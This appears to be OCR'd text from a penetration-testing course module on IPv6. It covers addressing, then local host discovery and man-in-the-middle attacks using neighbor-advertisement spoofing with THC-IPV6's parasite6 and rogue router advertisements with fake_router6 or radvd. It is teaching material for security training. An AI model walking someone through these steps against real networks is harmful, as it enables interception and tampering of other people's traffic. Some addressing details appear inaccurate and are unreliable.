
Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.



IPv6 Addressing Notes

The most obvious difference between IPv4 and IPv6 is the length of the address fields, and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads) separated by colons.

Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0's in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0's, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.



IPv6 Addressing

In IPv6 there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.


Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN where they would have formerly used a broadcast IPv4 address and FF:FF:FF:FF:FF:FF MAC address, the host uses the FF02::1 IPv6 address with a destination MAC address of 33:33:00:00:00:01.

Common IP6 addresses include:

- FE80::/10 - link local (analogous to IPv4 169.254.0.0/16 address space defined in RFC 5735 and RFC 3927)
- FC00::/7 - unique local address (analogous to IPv4 192.168.0.0/16, 10.0.0.0/8 and 172.16.0.0/12 address space defined in RFC 1918)
- FF00::/8 - multicast IPv6 traffic
- FF02::1/64 - all nodes multicast address, replacing IPv4 broadcast address 255.255.255.255

- 2000::/16 - used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address.
- 2001::/16 - Internet-wide global allocation of IPv6 address space to regional registries (analogous to former IPv4 unique organizational address space allocations including 4.0.0.0/8, 64.24.0.0/16, etc.)
- 2001:db8::/32 - used for documentation purposes

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "FF:FE" is added in the middle. Next, the low-order 2nd bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64-bits of the IPv6 address with the appropriate prefix information, as shown.
A great cheat sheet reference for IPv6 addressing is available at
http://www.roesen.org/files/ipv6_cheat_sheet.pdf.




Linux IPv6 Interface Configuration

Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the modprobe command as shown on this page.

To add an IPv6 address to an interface, we use the ifconfig command with the "inet6 add" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the ifconfig command, optionally limiting the output with the grep command as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the ifconfig command and the "inet6 del" directive, followed by the address and netmask to remove.




Opportunities for Attacking IPv6

When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network, or remotely over the Internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the Internet. These attacks are typically similar to IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.




Local IPv6 Device Enumeration

Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address ff02::1 is used for contacting all link-local devices. Using the standard ping6 command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors. After sending a small number of ping6 packets, the "ip -6 neigh" command reveals several reachable targets. Note that all the reachable targets respond with their link local address (using a prefix of fe80::/10) as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message, and ensure that the new address is not already in use as part of a Duplicate Address Discovery mechanism (DAD). By passively listening to these ICMPv6 NS, we can identify the presence of new IPv6 devices joining the network.


The detect-new-ip6 tool, included in the THC-IPV6 suite of tools (http://thc.org/thc-ipv6/) can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The detect-new-ip6 tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.



Scanning IPv6 Hosts

With the introduction of Nmap 6, robust scanning support for IPv6 was made available including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "-6" argument to the command line, and specify an IPv6 target to scan.

Nmap 6 does not include the ability to scan a range of IPv6 addresses, raising an error anytime a network mask or range is specified in the target designation. This is a minor inconvenience, but will serve as a reminder to users that scanning large range of IPv6 addresses for host discovery is not an effective use of time.



IPv6 Neighbor Impersonation MitM


In IPv6 networks, the ARP protocol is no longer used, replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Man-in-the-Middle (MitM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with the attacker's MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.


In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to the "node B" in the illustration is sent to the attacker who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination.



IPv6 Neighbor Impersonation MitM Attack

The IPv6 Neighbor Impersonation MitM attack is implemented by the THC-IPV6 tool "parasite6". First, the attacker must configure their Linux host to forward IPv6 traffic as a router using sysctl, setting the net.ipv6.conf.all.forwarding to 1. Next, the attacker starts the parasite6 tool using the "-l" flag to loop and continue delivering the poisoned ICMPv6 NS messages. In order to establish a symmetric MitM attack, the attacker also specifies the "-R" argument which will instruct parasite6 to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.


The IPv6 Neighbor Impersonation MitM attack is particularly useful when exploiting link local autoconfiguration nodes (using the address prefix FE80::/10), and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MitM attacks, an alternate attack technique using router impersonation is recommended.



IPv6 Router Advertisement MitM

As an alternative to the IPv6 Neighbor Impersonation MitM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:


1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address FF02::2 (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all nodes multicast address FF02::1.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.



IPv6 Router MitM Attack

The IPv6 router MitM attack is useful in environments where the attacker wants to establish a MitM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the Internet (possibly tunneled through an IPv4 connection). To implement the IPv6 router MitM attack, the attacker must first configure IPv6 forwarding using the Linux sysctl tool as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "ip route add" command, as shown.

Multiple options are available for impersonating an IPv6 router including the THC-IPV6 tool "fake_router6". A more robust approach is to simply configure the Linux IPv6 router software "radvd" (http://www.litech.org/radvd) with the configuration directives specified on this page. Once the attacker is ready to start the MitM attack, he only needs to start the radvd process, identifying the desired configuration file with the "-C" argument.

